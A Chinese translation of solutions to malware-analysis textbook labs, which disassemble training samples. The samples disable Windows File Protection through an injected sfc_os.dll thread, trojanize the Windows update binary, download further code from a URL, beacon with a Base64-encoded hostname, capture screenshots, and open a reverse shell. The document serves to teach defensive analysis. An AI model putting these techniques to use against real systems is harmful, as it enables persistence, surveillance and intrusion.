代码清单12-28L中的代码调用`CreateRemoteThread`，检查`CreateRemoteThread`的参数，在❶处我们看到`hProcess`参数是EDX，即*winlogon.exe*句柄。❷处传入的`lpStartAddress`是*sfc_os.dll*中序号2函数的指针，它负责向*winlogon.exe*注入一个线程（因为*sfc_os.dll*已经载入到*winlogon.exe*中，在新创建的线程中不需要加载这个DLL，所以没有`WriteProcessMemory`调用）。该线程是*sfc_os.dll*中序号为2的函数。

代码清单12-28L　在远程进程中调用CreateRemoteThread

```
004011D8        push 0              ; lpThreadId
004011DA        push 0              ; dwCreationFlags
004011DC        push 0              ; lpParameter
004011DE        mov ecx, lpStartAddress ❷
004011E4        push ecx            ; lpStartAddress
004011E5        push 0              ; dwStackSize
004011E7        push 0              ; lpThreadAttributes
004011E9        mov edx, [ebp+hProcess]
004011EC        push edx            ; hProcess ❶
004011ED        call ds:CreateRemoteThread
```

但是*sfc_os.dll*与导出序号2的函数是什么呢？*sfc_os.dll*部分负责Windows文件保护机制，它有一系列运行在*winlogon.exe*中的线程。*sfc_os.dll*的序号2函数是一个未公开的导出函数，它被称为`SfcTerminateWatcherThread`。

> **注意：**这里给出的关于 sfc_os.dll 和序号 2 的导出函数都是未公开的。要避免逆向工程这个Windows DLL，在互联网上搜索"sfc_os.dll ordinal 2"看看你能发现什么信息。

要成功地运行`SfcTerminateWatcherThread`函数，则必须将它运行在*winlogon.exe*中。强制运行`SfcTerminateWatcherThread`函数，恶意代码可以在下次系统重启之前，禁用Windows文件保护机制。

如果正确地注入线程，则代码清单12-29L中代码会运行并且创建一个字符串。运行代码清单中的代码，❶处的`GetWindowsDirectoryA`会返回当前Windows目录（通常是*C:\Windows*）的指针，同

时，恶意代码也会将这个字符串和\system32\wupdmgr.exe传递给_snprintf调用，如❷和❸所示。这段代码很显然是构建字符串"C:\Windows\system32\wupdmgr.exe"，构建的字符串被存储在ExistingFileName中。在Windows XP系统下，*wupdmgr.exe*被用作Windows系统的更新。

代码清单12-29L　创建wupdmgr.exe路径的字符串

```
00401506        push 10Eh           ; uSize
0040150B        lea edx, [ebp+Buffer]
00401511        push edx            ; lpBuffer
00401512        call ds:GetWindowsDirectoryA ❶
00401518        push offset aSystem32Wupdmg ; \\system32\\wupdmgr.exe ❸
0040151D        lea eax, [ebp+Buffer]
00401523        push eax ❷
00401524        push offset aSS     ; "%s%s"
00401529        push 10Eh           ; Count
0040152E        lea ecx, [ebp+ExistingFileName]
00401534        push ecx            ; Dest
00401535        call ds:_snprintf
```

在代码清单12-30L中，我们看到另一个正在构建的字符串。❶处的GetTempPathA调用为我们提供了当前用户临时目录（通常是*C:\Documents and Settings\<username>\Local\Temp*）的指针。随后，临时目录的路径和参数\\winup.exe一起传递给另外一个_snprintf调用，如❷和❸所示，这个_snprintf调用创建了字符串"C:\Documents and Settings\username\Local\Temp\winup.exe"并且存储在NewFileName中。

代码清单12-30L　创建winup.exe路径的字符串

```
0040153B        add esp, 14h
0040153E        lea edx, [ebp+var_110]
00401544        push edx            ; lpBuffer
00401545        push 10Eh           ; nBufferLength
0040154A        call ds:GetTempPathA ❶
00401550        push offset aWinup_exe ; \\winup.exe ❸
00401555        lea eax, [ebp+var_110]
0040155B        push eax ❷
0040155C        push offset aSS_0   ; "%s%s"
00401561        push 10Eh           ; Count
00401566        lea ecx, [ebp+NewFileName]
0040156C        push ecx            ; Dest
0040156D        call ds:_snprintf
```

现在，我们可以得出IDA Pro将两个局部变量重命名为NewFileName和ExistingFileName的原因。MoveFileA调用中使用了这两个局部变量，如代码清单12-31L的❶所示。MoveFileA将把Windows更新二进制文件移到用户的临时目录中。

代码清单12-31L 移动Windows 更新二进制文件到临时目录

```
00401576        lea edx, [ebp+NewFileName]
0040157C        push edx             ; lpNewFileName
0040157D        lea eax, [ebp+ExistingFileName]
00401583        push eax             ; lpExistingFileName
00401584        call ds:MoveFileA ❶
```

代码清单12-32L中，我们看到恶意代码在❶处调用了GetModuleHandleA，GetModuleHandleA返回当前进程的模块句柄。随后，我们看到一系列的资源段操作API，特别是带有参数#101和BIN的FindResourceA调用。这与我们前面基础分析过程所猜想的结果一样，恶意代码正在提取它的资源节到硬盘上。

代码清单12-32L 资源提取

```
004012A1        call ds:GetModuleHandleA ❶
004012A7        mov [ebp+hModule], eax
004012AA        push offset Type     ; "BIN"
004012AF        push offset Name     ; "#101"
004012B4        mov eax, [ebp+hModule]
004012B7        push eax             ; hModule
004012B8        call ds:FindResourceA
```

在这个函数中，FindResourceA调用之后便调用LoadResource、SizeofResource、CreateFileA以及WriteFile（此处未显示）。这些函数调用的组合，从资源段BIN中提取文件，并且写入到文件*C:\Windows\System32\wupdmgr.exe*中。在本实验中，恶意代码是创建一个新的Windows更新处理程序。在正常情况下，因为Windows文件保护机制会探测到文件的改变以及用一个新创建文件覆盖，所以恶意代码尝试创建一个新的更新程序通常会失败。但是，因为恶意代码禁用了Windows文件保护机制的功能，所以它可以覆盖通常受保护的Windows 二进制文件。

这个函数做的最后一件事情，就是使用WinExec启动新的*wupdmgr.exe*。为了隐藏这个程序的窗口，用0或者SW_HIDE作为uCmdShow参数的值来启动，如代码清单12-33L的❶所示。

代码清单12-33L 启动提取出的文件

```
0040133C        push 0 ❶            ; uCmdShow
0040133E        lea edx, [ebp+FileName]
00401344        push edx             ; lpCmdLine
00401345        call ds:WinExec
```

完成了这个二进制文件的分析之后，让我们检查一下从它的资源段中提取出来的二进制文件。要得到这个二进制文件，需要运行恶意代码，打开新创建的*wupdmgr.exe*，或者用Resource Hacker提取出这个二进制文件。

将恶意代码载入到IDA Pro后，我们在它的main函数中看到了熟悉的调用子集。恶意代码创建一

个临时目录中的字符串来移动原始的Windows 更新二进制文件(*C:\Documents and Settings\username\Local\Temp\winup.exe*)，然后运行原始的Windows更新二进制文件（使用WinExec），此时原始的Windows更新二进制文件被保存到用户临时目录中。如果用户想要执行一个Windows更新，似乎一切正常运转，原始的Windows更新文件也将会运行。

接下来，在IDA Pro中，我们在0x4010C3开始看到构建的字符串C:\Windows\system32\wupdmgrd.exe，它被存储在局部变量Dest中。除了文件名中的*d*，这个字符串与原始Windows更新二进制文件的文件名十分接近。

在代码清单12-34L中，注意API调用URLDownloadToFileA。这个调用带有一些需要进一步检查的有意义的参数。

代码清单12-34L 分析并运行提取出的恶意代码

```
004010EF        push 0                 ; LPBINDSTATUSCALLBACK
004010F1        push 0                 ; DWORD
004010F3        lea ecx, [ebp+Dest] ❷
004010F9        push ecx               ; LPCSTR
004010FA        push offset aHttpWww_practi ❶ ; "http://www.practicalmal..."
004010FF        push 0                 ; LPUNKNOWN
00401101        call URLDownloadToFileA
```

❶处的参数szURL被设置为http://www.practicalmalwareanalysis.com/updater.exe。❷处的参数szFileName被置为Dest（C:\Windows\system32\wupdmgrd.exe）。恶意代码自己完成更新，并下载更多的恶意代码。下载的文件*updater.exe*被保存到*wupdmgrd.exe*中。

恶意代码将URLDownloadToFileA的返回值与0比较，查看这个函数调用是否失败。如果返回值不等于0，则恶意代码会运行新创建的文件，然后二进制文件返回并且退出。

本实验中通过恶意代码分析介绍了恶意代码通过禁用Windows文件保护机制来修改Windows功能的一种通用方法。在本实验中，恶意代码特洛伊木马化Windows的更新进程，并且创建了它自己的更新程序。因为恶意代码没有完全破坏原始的Windows更新二进制文件，所以感染这个恶意代码机器的用户仍会看到正常的Windows更新功能。

Lab13-1参考解答

简短答案

1. 网络中出现两个恶意代码中不存在的字符串（当 strings 命令运行时，并没有字符串输出）。一个字符串是域名 www.practicalmalwareanalysis.com，另外一个是 GET 请求路径，它看起来像 aG9zdG5hbWUtZm9v。

2. 地址 004011B8 处的 xor 指令是 sub_401190 函数中一个单字节 XOR 加密循环的指令。
3. 单字节 XOR 加密使用字节 0x3B。用 101 索引原始的数据源解密的 XOR 加密缓冲区的内容是 www.practicalmalwareanalysis.com。
4. 用插件 PEiD KANAL 和 IDA 熵，可识别出恶意代码使用标准的 Base64 编码字符串：ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
5. 标准的 Base64 编码用来创建 GET 请求字符串。
6. Base64 加密函数从 0x004010B1 处开始。
7. Base64 加密前，Lab13-01.exe 复制最大 12 个字节的主机名，这使得 GET 请求的字符串的最大字符个数是 16。
8. 如果主机名小于 12 个字节并且不能被 3 整除，则可能使用填充字符。
9. Lab13-01.exe 用加密的主机名发送一个特定信号，直到接收特定的回应后退出。

详细分析过程

首先，运行Lab13-01.exe，监视它的行为。如果你有一台监听服务器（运行ApateDNS和INetSim）。你会注意到恶意代码访问www.practicalmalwareanalysis.com，它的内容与代码清单13-1L相似。

代码清单13-1L Lab13-01.exe的流量特征

```
GET /aG9zdG5hbWUtZm9v/ HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.practicalmalwareanalysis.com
```

看一下字符串，我们看到Mozilla/4.0，但是没有发现字符串aG9zdG5hbWUtZm9v和www.practicalmalwareanalysis.com（代码清单13-1L中的粗体）。因此，我们假设这些字符串可能被恶意代码加密。

> **注意：** 字符串 aG9zdG5hbWUtZm9v 是基于主机名的，所以在你的列表中很有可能拥有一个不同的字符串。另外，Windows 的网络库提供一些网络特征的元素，例如 GET、HTTP/1.1、User-Agent 以及 Host。因此，我们别指望能在恶意代码中发现这些元素。

接下来，用静态分析搜索恶意代码中使用加密技术的证据。用IDA Pro搜索所有非归零xor指令，我们找到3个，但是其中两个（0x00402BE2 和0x00402BE6处）是库代码。这也是搜索窗口未列出函数名的原因。可以忽略这些代码，只留下xor eax, 3Bh指令。

xor eax, 3Bh指令在函数sub_401190中，如图13-1L所示。




图13-1L　sub_401190中使用0x3B的单字节XOR循环

图13-1L包含一个小的循环，很明显它递增一个计数器（var_4），并且用0x3B与缓冲区（arg_0）中原始内容的异或结果来修改缓冲区。其他被异或的参数（arg_4）是缓冲区的长度。对于函数sub_401190，我们将它重命名为xorEncode，而它用静态字节0x3B执行单字节XOR加密，并将缓冲区及其长度作为它的参数。

接下来，查看一下xorEncode影响的内容。函数sub_401300是调用xorEncode的唯一函数。跟踪它调用xorEncode之前的代码块，我们依次看到调用GetModuleHandleA、FindResourceA、SizeofResource、GlobalAlloc、LoadResource以及LockResource。调用xorEncode之前，恶意代码会对资源做一些处理。在这些资源相关的函数中，我们应该研究让我们找到资源数据的函数FindResourceA。

代码清单13-2L在❶处展示了FindResourceA函数。

代码清单13-2L　FindResource调用

```
push    0Ah             ; lpType
push    101             ; lpName
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA ❶
mov     [ebp+hResInfo], eax
cmp     [ebp+hResInfo], 0
jnz     short loc_401357
```

IDA Pro为我们标注了它的参数。其中`lpType`是`0xA`，它表示资源数据是应用程序预定义的还是原始数据。`lpName`既可以是一个名字，也可以是一个索引号。本例中，它是一个索引号。由于函数引用了ID为`101`的资源，使用PEview查看PE文件中的资源，并且查找索引号为`101`(`0x65`)的RCDATA资源，资源在偏移量0x7060处，长度是32字节。当我们在WinHex中打开可执行文件时，从7060至7080都高亮显示。然后我们选择Edit→Modify Data，选择XOR，再输入**3B**。图13-2L显示了执行结果。

```
00007050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007060  4C 4C 4C 15 4B 49 5A 58  4F 52 58 5A 57 56 5A 57  LLL.KIZXORXZWVZW
00007070  4C 5A 49 5E 5A 55 5A 57  42 48 52 48 15 58 54 56  LZI^ZUZWBHRH.XTV
00007080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................

00007050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007060  77 77 77 2E 70 72 61 63  74 69 63 61 6C 6D 61 6C  www.practicalmal
00007070  77 61 72 65 61 6E 61 6C  79 73 69 73 2E 63 6F 6D  wareanalysis.com
00007080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图13-2L　使用单字节XOR加密实现资源混淆

图中上半部分显示了数据的原始版本，下半部分显示了用`0x3B`对每个字节异或之后的结果。上图清晰地显示了以加密形式存储的字符串`www.praticalmalwareanalysis.com`。

其中有两个字符串让我们怀疑可能被加密，我们发现了域名，但是没有发现`GET`请求字符串（本例中是`aG9zdG5hbWUtZm9v`）。为了找到`GET`字符串，我使用PEiD的KANAL插件，它在0x004050E8处找到一个Base64编码表。代码清单13-3L展示了KANAL插件的输出。

代码清单13-3L　PEiD KANAL的输出

```
BASE64 table :: 000050E8 :: 004050E8 ❶
      Referenced at 00401013
      Referenced at 0040103E
      Referenced at 0040106E
      Referenced at 00401097
```

移动光标到Base64编码表，我们看到它是一个标准的Base64字符串：`ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/`。在IDA Pro中这个字符串有4个交叉引用，它们位于以0x00401000开始的函数中，所以我们将这个函数称为`base64index`。图13-3L展示了这个函数的代码块之一。

如你看到的一样，图13-3L右侧的框中有一个字符`=`的交叉引用。这证实了我们的判断：`base64index`与Base64编码相关，因为在Base64加密中‘`=`’作为填充字符。

调用`base64index`的函数（位于0x004010B1）是真正的Base64加密函数。它的目的是将源字符串划分成3个字节的块，并且将3个字节块传递给`base64index`，从而将传入的3个字节加密成4个字节。一些线索使得这更加明显：函数开头使用`strlen`查找源字符串的长度，在外部循环（代码块`loc_401100`）的开头与3比较（`cmp [ebp+var_14], 3`），当`base64index`返回结果后，在内部写循环的开头与4比较（`cmp [ebp+var_14], 4`）。因此我们得出结论：`base64_encode`就是Base64

编码的主函数，它用源字符和Base64加密转换的目的缓冲区作为参数。



图13-3L　Base64 填充

使用IDA Pro，我们仅发现一个对base64_encode (0x004000B1)的交叉引用，它位于0x004011C9处的函数中。base64_encode的调用如代码清单13-4L的❶处所示。

代码清单13-4L　识别URL中的Base64加密

```
004011FA        lea     edx, [ebp+hostname]
00401200        push    edx                     ; name
00401201        call    gethostname ❺
00401206        mov     [ebp+var_4], eax
00401209        push    12  ❻                   ; Count
0040120B        lea     eax, [ebp+hostname]
00401211        push    eax                     ; Source
00401212        lea     ecx, [ebp+Src]
00401215        push    ecx                     ; Dest
00401216        call    strncpy ❹
0040121B        add     esp, 0Ch
0040121E        mov     [ebp+var_C], 0
00401222        lea     edx, [ebp+Dst]
00401225        push    edx                     ; int
00401226        lea     eax, [ebp+Src]
00401229        push    eax                     ; Str
0040122A        call    base64_encode ❶
0040122F        add     esp, 8
00401232        mov     byte ptr [ebp+var_23+3], 0
00401236        lea     ecx, [ebp+Dst]  ❷
00401239        push    ecx
0040123A        mov     edx, [ebp+arg_0]
0040123D        push    edx
0040123E        push    offset aHttpSS          ; http://%s/%s/ ❸
00401243        lea     eax, [ebp+szUrl]
00401249        push    eax                     ; Dest
0040124A        call    sprintf
```

看一下传递到函数base64_encode的目的字符串，我们看到，它作为sprintf的第4个参数入栈（❷处所示）。具体说，以http://%s/%s/（❸处）格式的第2个字符串是URI的路径。这与我们前面识别的字符串aG9zdG5hbWUtZm9v一致。

接下来，我们跟踪传递给函数base64_encode的源字符串，可以看到，它是❹处strncpy函数的输出。并且strncpy的输入是❺处gethostname的输出。因此，我们可以明白加密的URI路径源字符串是主机名。strncpy函数仅复制了主机名的前12个字节，如❻所示。

> **提示**：用Base64加密字符串表示的主机名永远不能超过16个字符，因为12字符×4/3的Base64加密扩展等于16。另外，仍然有可能看到字符'='填充到字符串末尾，但是仅当主机名小于12个字符且主机名的长度不能被3完全整除时，这种情况才会发生。

让我看一下beacon中的剩余代码，我们看到它使用了WinINet（InternetOpenA、InternetOpenUrlA和InternetReadFile）打开并且读取代码清单13-4L中构成的URL。返回数据的第一个字符与字母o比较。如果第一个字母是o，则beacon返回1，否则返回0。主函数由一个循环、Sleep调用以及beacon调用组成。当beacon（0x004011C9）返回真时（获得以o开始的Web响应），则循环退出程序终止。

概括来说，这个恶意代码发送通信信号beacon，让攻击者知道它在正常运行。恶意代码用加密的（有可能截断）主机名作为标识符发出一个特定的通信信号，当接收到一个特定的回应后，则终止。

Lab 13-2参考解答

简短答案

1. Lab13-02.exe 在当前目录下创建一些较大且看似随机的文件，这些文件的命名以 temp 开始，以不同的 8 个十六进制数字结束。
2. XOR 搜索技术在 sub_401570 和 sub_401739 中识别了加密相关的函数。其他 3 种推荐的技术并没有发现什么。
3. WirteFile 调用之前可能会发现加密函数。
4. 加密函数是 sub_40181F。
5. 原内容是屏幕截图。
6. 加密算法是不标准算法，并且不容易识别，最简单方法是通过解密工具解密流量。
7. 如何还原加密文件的原始内容，请查看详细分析过程。

详细分析过程

启动恶意代码，我们看到它在固定的时间间隔内在恶意代码的当前目录下创建了一些新文件。这些文件相当大（几兆大小）并且文件似乎包含一些随机的数据，文件名以*temp*开始并且以一些看似随机的字符结束，如代码清单13-5L显示的一样。

代码清单13-5L Lab13-02.exe创建的文件名

```
temp062da212
temp062dcb25
temp062df572
temp062e1f50
temp062e491f
```

接下来，我们使用静态分析搜索恶意代码中的加密证据。PEiD KANAL插件，IDA Pro的FindCrypt2插件以及IDA熵插件都没有发现任何有价值的东西。然而，xor指令搜索的结果如表13-1L所示。

表13-1L 在Lab13-02.exe的xor指令搜索结果

地址	函数	指令	
00401040	sub_401000	xor	eax, eax ❶
004012D6	sub_40128D ❸	xor	eax, [ebp+var_10]
0040171F	❺	xor	eax, [esi+edx*4]
0040176F	sub_401739 ❹	xor	edx, [ecx]
0040177A	sub_401739	xor	edx, ecx
00401785	sub_401739	xor	edx, ecx
00401795	sub_401739	xor	eax, [edx+8]
004017A1	sub_401739	xor	eax, edx
004017AC	sub_401739	xor	eax, edx
004017BD	sub_401739	xor	ecx, [eax+10h]
004017C9	sub_401739	xor	ecx, eax
004017D4	sub_401739	xor	ecx, eax
004017E5	sub_401739	xor	edx, [ecx+18h]
004017F1	sub_401739	xor	edx, ecx
004017FC	sub_401739	xor	edx, ecx
0040191E	_main	xor	eax, eax ❶
0040311A		xor	dh, [eax] ❷
0040311E		xor	[eax], dh ❷
00403688		xor	ecx, ecx ❶❷
004036A5		xor	edx, edx ❶❷

表13-1L中❶处表示清零寄存器，这可以忽略。标号❷处是函数库中的指令，也可以被忽略。现在剩下两个有价值的函数sub_40128D（❸处）和sub_401739（❹处）。此外，地址0x0040171F在代码块中，并没被定义为一个函数。

因为sub_401739拥有如此多的xor指令，我们将sub_401739称为heavy_xor。而sub_40128D拥有一条xor指令，我们将sub_40128D称为single_xor。heavy_xor带有4个参数，它是一个单循环，除了xor指令以外，拥有包含多个包含SHL和SHR指令的代码块。看一下heavy_xor调用的函数，我们发现single_xor与heavy_xor相关，因为single_xor的调用者也被heavy_xor调用。




图13-4L　加密函数之间的关系

看一下表13-1L中❺处（0x0040171F）的xor指令，我们看到它位于一个函数中，但是由于很少使用，这个函数并没有被自动识别。在0x00401570定义函数导致创建包含了前面孤立的xor指令函数。如图13-4L所示，这个未使用的函数也与同组内可能的加密函数有关联。

为了证实heavy_xor是一个加密函数，让我们来看一下它与写入到磁盘上*temp*文件有何种关系。我们找到了数据写入到磁盘的位置，然后向前回溯确定怎么使用的加密函数。查看一下导入函数，我们看到了WriteFile。

检查一下WriteFile的交叉引用，我们找到了sub_401000，它用一个缓冲区，一个缓冲区长度，一个文件名作为参数，它打开一个文件并且将缓冲区数据写入到这个文件。我们将sub_401000重命名为writeBufferToFile。sub_401851是调用wirteBufferToFile的唯一函数。代码清单13-6L展示了sub_401851的内容（我们将它命名为doStuffAndWriteFile），作为❶处调用writeBufferToFile函数前的准备。

代码清单13-6L　写加密文件

```
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+lpBuffer]
push    ecx
call    sub_401070 ❷   ; renamed to getContent
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+lpBuffer]
push    eax
call    sub_40181F ❸   ; renamed to encodingWrapper
add     esp, 8
call    ds:GetTickCount ❺
```

```
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset Format   ; "temp%08x" ❹
lea     edx, [ebp+FileName]
push    edx             ; Dest
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName] ❻
push    eax             ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx             ; nNumberOfBytesToWrite
mov     edx, [ebp+lpBuffer]
push    edx             ; lpBuffer
call    writeBufferToFile ❶
```

在代码清单13-6L开始处，我们发现两处函数调用——❷处的sub_401070和❸处的sub_40181F。它们都是用缓冲区以及缓冲区的长度作为参数。结合GetTickCount（❺处）结果的格式化字符串"temp%08x"（❹处）发现了原文件名，它是当前时间的十六进制打印。IDA Pro已经标注了文件名，如❻处所示。从代码清单13-6L中的代码可得，一个好的假想是❷处的sub_401070用来获取内容（我们称它为getContent），❸处sub_40181F用来加密内容（我们重命名为encodingWrapper）。

首先看一下我们假设的加密函数encodingWrapper（在0x0040181F），可以看到它仅仅是一个heavy_xor函数的封装器。这证实了图13-4L描述的函数是加密函数。函数encodingWrapper首先设置了4个加密的参数：一个使用之前清空的本地变量，从doStuffAndWriteFile传递过来指向同一个缓冲区的两个指针以及一个从doStuffAndWriteFile传递过来的缓冲区大小。两个指针指向同一个内存缓冲区暗示编码函数携带源和目的缓冲区以及一个长度，这种情况下，加密将在适当的地方执行。

接下来，我们确定加密并且写入磁盘的原始内容。如前面提到的一样，函数getContent（在0x00401070）似乎获取一些内容。看一下getContent，我们看到一个拥有多个系统函数的代码块，如代码清单13-7L所示。

代码清单13-7L getContent（sub_401070）函数调用的Windows API函数

```
GetSystemMetrics
GetDesktopWindow
GetDC
CreateCompatibleDC
CreateCompatibleBitmap
SelectObject
BitBlt
GetObjectA
GlobalAlloc
```

```
GlobalLock
GetDIBits
_memcpy
GlobalUnlock
GlobalFree
ReleaseDC
DeleteDC
DeleteObject
```

基于这个列表，一种较好的猜测是：这个函数试图抓屏。值得注意的是，`GetDesktopWindow`（粗体所示）获取覆盖整个屏幕桌面窗口的一个句柄，函数`BitBlt`和`GetDIBits`（粗体所示）获取位图信息并将它们复制到缓冲区。

因此，我们得出结论，恶意代码反复抓取用户的桌面并且将加密版本的抓屏信息写入到一个文件。

为了证实我们的结论，我们利用抓取到的一个文件，通过加密算法逆向运行它，可以提取到原始抓屏图片（假设这种算法使用一种流密码并且加密过程是可逆的，即加密和解密完成相同的事情）。因为我们对这种算法的使用有了一些线索，其实最容易实现的方法是用解密规范让代码为我们执行解密。

由于代码已经有指令获取缓冲区，加密它，并写入到文件，因此，我们以如下方式重新使用它们：

- 执行加密前，让程序正常运行。
- 使用我们希望解密的已保存到文件的缓冲区覆盖存放抓屏信息的缓冲区。
- 让程序将输出结果写入到一个临时文件，它的文件名基于当前时间。
- 写入第一个文件后，中断程序的运行。

我们可以使用OllyDbg，或者能够提供更多灵活性的脚本，手动实现这种策略。首先，让我们看一下手动方法。

使用 OllyDbg 解密

我们能够使用OllyDbg来标识两个关键的断点，来实现解密规范策略。第一个断点应该刚好在加密开始之前，所以我们可以使用0x00401880作为断点，这里发生`encodingWrapper`调用（在代码清单13-6L的❸处）。第二个断点则在第一个文件写入后，所以我们设置在0x0040190A。

使用OllyDbg启动恶意代码以后，设置断点，然后运行程序，则恶意代码将会在第一个断点处（0x00401880）中断。此时，堆栈上的参数表示加密的缓冲区和长度。

右击堆栈窗口面板中栈顶的值（该值位于ESP），然后选择*Follow in Dump*。接下来，在WinHex中打开恶意代码创建的一个加密文件，再选择*Edit→Copy All→Hex Values*。最后在OllyDbg中，选择

从转储窗口面板顶部到底部内存块的值（OllyDbg 要求在粘贴内容之前，选择整个目标区域）。选择的内容是将要进行加密的缓存区，现在我们用文件的内容覆盖它（不要担心内存块的长度大于缓存区的长度，OllyDbg只会粘贴文件大小的内容）。

现在右击转储窗口面板中十六进制的转储部分，并且选择Binary→Binary Paste（如果你使用一个允许直接复制二进制值的编辑器，则用粘贴到转储窗口面板的ASCII部分）。当缓存区准备好以后，运行OllyDbg到最后一个断点。然后，检查恶意代码目录中与先前创建文件具有相同命名约定的新文件。给这个文件一个*.bmp*扩展名，然后打开它。你应该会看到恶意代码执行过程中抓取的截屏。

> **注意**：要确保文件大小与加密函数传入的第 2 个参数一致。如果在恶意代码开始运行与运行解密之间没有改变屏幕的分辨率，则大小应该一致。如果文件长度大于内存缓冲区的长度，则这种技术可能会失败。

脚本解决方案

为了用更通用的方法（以一种不依赖可用缓冲区大小的方式）实现这种规范的解密策略，我们在Immunity Debug调试器中使用了基于Python的调试器API。关于脚本，已经在“脚本调试”一节中讨论，在第13章也讨论过。我们创建一个Python脚本，将它以扩展名*.py*保存在ImmDbg安装目录下的*PyScripts*文件夹中，脚本内容如代码清单13-8L所示。

> **注意**：根据你的环境，自定义示例中打开的文件名（*C:\\temp062da212*）和变量 cfile（代码清单 13-8L❶处）的赋值。

代码清单13-8L ImmDbg加密脚本

```
#!/usr/bin/env python

import immlib
def main():
    imm = immlib.Debugger()
    imm.setBreakpoint(0x00401875)            # break just before pushing args for encoding
    imm.Run()                                # Execute until breakpoint before crypto
    cfile = open("C:\\temp062da212",'rb') ❶
    buffer = cfile.read()                    # Read encrypted file into buffer
    sz = len (buffer)
    membuf = imm.remoteVirtualAlloc(sz) ❷    # Allocate memory within debugger process
    imm.writeMemory(membuf,buffer)
    regs = imm.getRegs()
    imm.writeLong(regs['EBP']-12, membuf) ❸  # Set stack variables
    imm.writeLong(regs['EBP']-8, sz)
    imm.setBreakpoint(0x0040190A)            # after single loop
    imm.Run()
```

如代码清单13-8L所示，第一个断点刚好在参数被压入堆栈前中断。❶处的open调用打开一个已经写入到文件系统的加密文件。随后几行将文件读入内存并且计算缓冲区的大小。❷处remoteVirtualAlloc调用用来在正在执行的进程内存空间中创建一个大小合适的缓冲区。另外，writeMemory用来将文件的内容复制到这个新创建的缓冲区中。❸处的两个writeLong调用替换堆栈中加密的缓冲区和它大小的变量。随后几条指令则是将这些变量压入堆栈，供随后的加密例程和写文件使用。

在ImmDbg中打开恶意代码，选择*ImmLib*→*Run Python Script*，然后选择创建的脚本，则脚本将会执行且调试器会在第二个断点处中断。此时，恶意代码应该已经在它的当前目录中写了一个文件。进入恶意代码所在目录并且确定它最近写入的文件，将文件的扩展名修改为*.bmp*并且打开它。你应该看到解密后的截图是恶意代码之前的抓屏。

Lab 13-3参考解答

简短答案

1. 动态分析可能找出一些看似随机的加密内容。程序的输出中没有可以识别的字符串，所以也没有什么东西暗示使用了加密。
2. 搜索 xor 指令发现了 6 个可能与加密相关的单独函数，但是加密的类型一开始并不明显。
3. 这三种技术都识别出了高级加密标准 AES 算法（Rijndael 算法），它与识别的 6 个 XOR 函数相关。IDA 熵插件也能识别一个自定义的 Base64 索引字符串，这表明没有明显的证据与 xor 指令相关。
4. 恶意代码使用 AES 和自定义的 Base64 加密。
5. AES 的密钥是 ijklmnopqrstuvwx，自定义的 Base64 加密的索引字符串是：CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/。
6. 对于自定义 Base64 加密的实现，索引字符串已经足够了。但是对于 AES，实现解密可能需要密钥之外的变量。如果使用密钥生成算法，则包括密钥生成算法、密钥大小、操作模式，如果需要还包括向量的初始化等。
7. 恶意代码使用以自定义 Base64 加密算法加密传入命令和以 AES 加密传出 shell 命令响应来建立反连命令 shell。
8. 如何解密内容的例子，请查看详细分析过程。

详细分析过程

首先，利用基础动态分析技术，我们看到恶意代码尝试着解析域名*www.practicalmalwareanalysis.com*并且向外连接那个主机的TCP端口8910。我们使用Netcat通过这个连接发送了一些内容，我们看到恶意代码用一些随机内容作为响应，但是没有任何可以识别的字符串。如果我们从Netcat端终止了连接套接字，可以看到这样一条信息：

```
ERROR: API    = ReadConsole.
   error code = 0.
   message    = The operation completed successfully.
```

检查一下字符串的输出，我们看到，到目前为止所有字符串相关的证据：`www.practicalmalwareanalysis.com, ERROR: API = %s., error code = %d., message = %s.`以及`ReadConsole`。另外，其他相关的字符串，例如`WriteConsole`和`DuplicateHandle`，它们可能是错误信息的一部分，类似于前面`ReadConsole`的错误信息。

虽然我们不能知道加密了什么，但是在动态分析过程中看到的随机内容暗示了可能使用了加密。一些字符串暗示了恶意代码执行了加密，包括数据中没有块大小、空密钥、不正确的密钥长度及不正确的块大小。

检查一下`xor`指令并且去掉与寄存器清零和库函数相关的`xor`指令，我们发现6个包含`xor`指令的函数。鉴于大量识别出的函数，现在让我们标注它们并且看一下它们与我们将要采用的附加技术有何关联。表13-2L汇总了重命名IDA Pro涉及的函数名。

表13-2L 包含可疑XOR指令的函数

分配的函数名	函数地址
s_xor1	00401AC2
s_xor2	0040223A
s_xor3	004027ED
s_xor4	00402DA8
s_xor5	00403166
s_xor6	00403990

用IDA Pro的FindCrypt2插件，我们发现如代码清单13-9L所示的常量。

代码清单13-9L FindCrypt2的输出

```
